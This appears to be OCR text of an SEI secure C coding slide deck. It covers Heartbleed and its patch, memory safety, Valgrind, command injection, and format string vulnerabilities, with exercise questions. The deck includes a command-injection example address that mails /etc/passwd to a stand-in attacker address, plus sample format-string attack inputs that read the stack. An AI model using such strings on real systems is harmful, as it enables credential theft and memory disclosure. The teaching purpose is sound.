
SEI PowerPoint Template

How Exploitable is Insecure C Code?

Exercises

Q: Can you crash the program by overflowing the input buffer?


Q: Can you overflow the buffer without crashing the program?



SEI PowerPoint Template

How Exploitable is Insecure C Code?

Memory Safety



Heartbleed Vulnerability [1]

CERT vulnerability 720951 describes a vulnerability in OpenSSL versions 1.0.1 through 1.0.1f, popularly known as "Heartbleed."

This vulnerability allowed an attacker to steal information that under normal conditions would be protected by Secure Socket Layer/Transport Layer Security (SSL/TLS) encryption.

Despite the seriousness of the vulnerability, Heartbleed was the result of a common programming error and an apparent lack of awareness of secure coding principles.

Affected 500,000 web servers.

Exploiting Heartbleed leaves no trace; the exploit is undetectable.

Heartbleed Vulnerability 2

```
int dtls1_process_heartbeat(SSL *s) {
  unsigned char *p = &s->s3->rrec.data[0], *pl;
  unsigned short hbtype;
  unsigned int payload;
  unsigned int padding = 16; /* Use minimum padding */

  /* Read type and payload length first */
  hbtype = *p++;
  n2s(p, payload);
  pl = p;

  /* ... More code ... */

  if (hbtype == TLS1_HB_REQUEST) {
    unsigned char *buffer, *bp;
    int r;

    buffer = OPENSSL_malloc(1 + 2 + payload + padding);
    bp = buffer;


    *bp++ = TLS1_HB_RESPONSE;
    s2n(payload, bp);
    memcpy(bp, pl, payload);
…
```

Packet from network

Fills **payload** with data from packet

Uses **payload** to determine how much data to send back

Never checks whether **payload** is a valid value!

Heartbleed Patch

```
int dtls1_process_heartbeat(SSL *s) {
  unsigned char *p = &s->s3->rrec.data[0], *pl;
  unsigned short hbtype;
  unsigned int payload;
  unsigned int padding = 16; /* Use minimum padding */

  /* Read type and payload length first */
  hbtype = *p++;
  n2s(p, payload);
  pl = p;

  /* Read type and payload length first */
  if (1 + 2 + 16 > s->s3->rrec.length)
    return 0; /* Silently discard */
  hbtype = *p++;
  n2s(p, payload);
  if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0; /* Silently discard per RFC 6520 */
  pl = p;


  /* rest of code */
```

Validate `payload`

Memory Safety

Property of a program where it:

- Never crosses object boundaries in memory
  - No buffer-overflows or Heartbleed-style vulnerabilities
- No memory is ever used after it is released
- The program de-allocates all memory it stops using
  - No memory leaks


Many newer languages (Java, Python) guarantee memory safety

But they suffer reduced performance as a result.

SEI PowerPoint Template

How Exploitable is Insecure C Code?

Valgrind



Valgrind 1

Allows a programmer to profile and debug Linux/IA-32/64 executables.

Consists of a core, which provides a synthetic IA CPU in software, and a series of tools, each of which performs a debugging, profiling, or similar task.

Is closely tied to details of the CPU, operating system, and—to a lesser extent—the compiler and basic C libraries.

(pronounced with short "i" – "grinned" as opposed to "grind")

Valgrind 2

The memory checking tool Memcheck detects common memory errors such as

- touching memory you shouldn't (e.g., overrunning heap block boundaries)
- using values before they have been initialized
- incorrect freeing of memory, such as double-freeing heap blocks
- memory leaks

Memcheck doesn't do bounds checking on static or stack arrays.

Valgrind 3

Consider the following flawed function:

```
void f(void) {
  int* x = malloc(10 * sizeof(int));
  x[10] = 0;
}
```

```
==6690== Invalid write of size 4
==6690==    at 0x804837B: f (v.c:6)
==6690==    by 0x80483A3: main (v.c:11)
==6690==  Address 0x4138050 is 0 bytes after a block of size 40 alloc'd
==6690==    at 0x401C422: malloc (vg_replace_malloc.c:149)
==6690==    by 0x8048371: f (v.c:5)
==6690==    by 0x80483A3: main (v.c:11)
```

```
==6690== 40 bytes in 1 blocks are definitely lost in loss record 1 of 1
==6690==    at 0x401C422: malloc (vg_replace_malloc.c:149)
==6690==    by 0x8048371: f (v.c:5)
==6690==    by 0x80483A3: main (v.c:11)
```


SEI PowerPoint Template

How Exploitable is Insecure C Code?

Exercises

Q: Does Valgrind catch buffer overflows?


Q: Can you overflow the buffer *without* Valgrind detecting it?



SEI PowerPoint Template

How Exploitable is Insecure C Code?

Injections



Validation

Validation—The process of checking inputs to ensure that they fall within the intended input domain of the receiver

Details are specific to particular systems, inputs, *etc.*

- Some examples:
  - Does input value fall within required numeric range?
  - Temporal properties: Unix **`sudo`** command requires authentication
    - Unless user previously authenticated within the past 30 seconds
  - System invariant checking (only files that are open can be read)

Data Sanitization

The process of ensuring that data conforms to the requirements of the subsystem to which it is passed

- This definition applies equally to input and output
- Avoiding or preventing security vulnerabilities is a common requirement

The process of ensuring that data conforms to *security-related requirements* regarding leaking or exposure of sensitive data when *output across a trust boundary*

- The relevant security requirements are those of the subsystem that will output the data

May include the elimination of unwanted characters from the input by means of removing, replacing, encoding, or escaping the characters

Complements (and may coexist with) input validation

Improper Data Sanitization

An application inputs an email address from a user and passes it as an argument to a complex subsystem (e.g., a command shell) [Viega 03].

```
sprintf(buffer,
   "/bin/mail %s < /tmp/email",
   addr
);

system(buffer);
```

The risk is that the user enters the following string as an email address:

```
bogus@addr.com; cat /etc/passwd  | mail some@badguy.net
```

This is an example of command injection.

[**Viega 03**] Viega, J., & Messier, M. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

Injection

There are many types of injection:

- Command injection
- Format string injection
- SQL injection
- XML/Xpath injection
- Cross-site scripting (XSS)
- Path Injection

Enabled by not properly sanitizing a string that is then interpreted by a complex subsystem (such as an HTML parser)

Black Listing

Replaces dangerous characters in input strings with underscores or other harmless characters

- requires the programmer to identify all dangerous characters and character combinations
- may be difficult without having a detailed understanding of the program, process, library, or component being called
- may be possible to encode or escape dangerous characters after successfully bypassing black list checking

White Listing

Defines a list of acceptable characters and removes any characters that are unacceptable


The list of valid input values is typically a predictable, well-defined set of manageable size.

White listing can be used to ensure that a string only contains characters that are considered safe by the programmer.

SEI PowerPoint Template

How Exploitable is Insecure C Code?

Format String Vulnerabilities



Formatted Output Functions

A set of C functions (and supported by most newer languages) for providing formatted output.

Each function takes a format string and a variable list of arguments that "fill in the blanks" of the format string.

- `fprintf()` writes output to a stream based on the contents of the format string.
- `printf()` is equivalent to `fprintf()` except that `printf()` assumes that the output stream is `stdout`.
- `sprintf()` is equivalent to `fprintf()` except that the output is written into a `char` array rather than to a stream.

Format Strings

Format strings are character sequences consisting of ordinary characters (excluding `%`) and conversion specifications.

Ordinary characters are copied unchanged to the output stream.

Conversion specifications

- convert arguments according to a corresponding conversion specifier
- write the results to the output stream

Conversion specifications begin with a percent sign (`%`) and are interpreted from left to right.

`%d` write an integer	**`%s`** write a string
`%p` write a pointer	**`%f`** write a floating-point number

Exploiting Formatted Output Functions

Buffer overflows can occur when a formatted output routine writes beyond the boundaries of an object.

Format string vulnerabilities can occur when a format string is supplied by a user or other untrusted source.

- form of injection attack

If there are more arguments than conversion specifications, the extra arguments are ignored.

If there are not enough arguments for all the conversion specifications, the results are undefined.

Washington University FTP daemon

Formatted output became important to the security community when a format string vulnerability (CVE-2000-0573) was discovered in WU-FTP.

Washington University FTP daemon (`wu-ftpd`) is a popular UNIX FTP server shipped with many distributions of Linux and other UNIX operating systems.

A format string vulnerability existed in the `insite_exec()` function of `wu-ftpd` versions before 2.6.1.

In this vulnerability, the user input is incorporated in the format string of a formatted output function in the Site Exec command functionality.

The log would contain the attacker's input, which typically looks like:

```
…f%.f%.f%.f%.f%.f%.f%.f%c%c%c%.f|%p
```

Viewing Stack Content

Attackers can exploit formatted output functions to examine the contents of memory.

`printf()` call dissembled using MSVC for x86-32

```
char format[] = "%08x.%08x.%08x.%08x";

printf(format, 1, 2, 3);
push 3
push 2
push 1
push offset format
call _printf
add esp,10h
```

Arguments are pushed onto the stack in reverse order.

Arguments appear in memory in the same order as in the `printf()` call.

Memory

Memory:


`e0f84201`	`01000000`	`02000000`	`03000000`	`25303878`	`2e253038`

The address of the format string `0xe0f84201` appears in memory followed by the argument values 1, 2, 3.

The memory immediately following the arguments contains the automatic variables for the calling function, including the contents of the `format` character array `0x2e253038`.

Format String


Memory:




Format string: `"%08x."` `"%08x."` `"%08x."` `"%08x"`

The format string `%08x.%08x.%08x.%08` instructs `printf()` to retrieve four arguments from the stack and display them as eight-digit padded hexadecimal numbers.

Argument Pointer



Output




SEI PowerPoint Template

How Exploitable is Insecure C Code?

Exercises


Q: Can you trick the program into printing its secret string?



SEI PowerPoint Template

How Exploitable is Insecure C Code?

Conclusions



Summary

- Everyday software defects cause the majority of software vulnerabilities.
- C and C++ assume a level of expertise from developers that is not always present.
- The result is numerous delivered defects, some of which can lead to vulnerabilities.
- The code can be vulnerable even if it works.
- Understanding the sources of vulnerabilities and learning to program securely is imperative to protecting the Internet and ourselves from attack.

For More Information

David Svoboda
Software Security Engineer
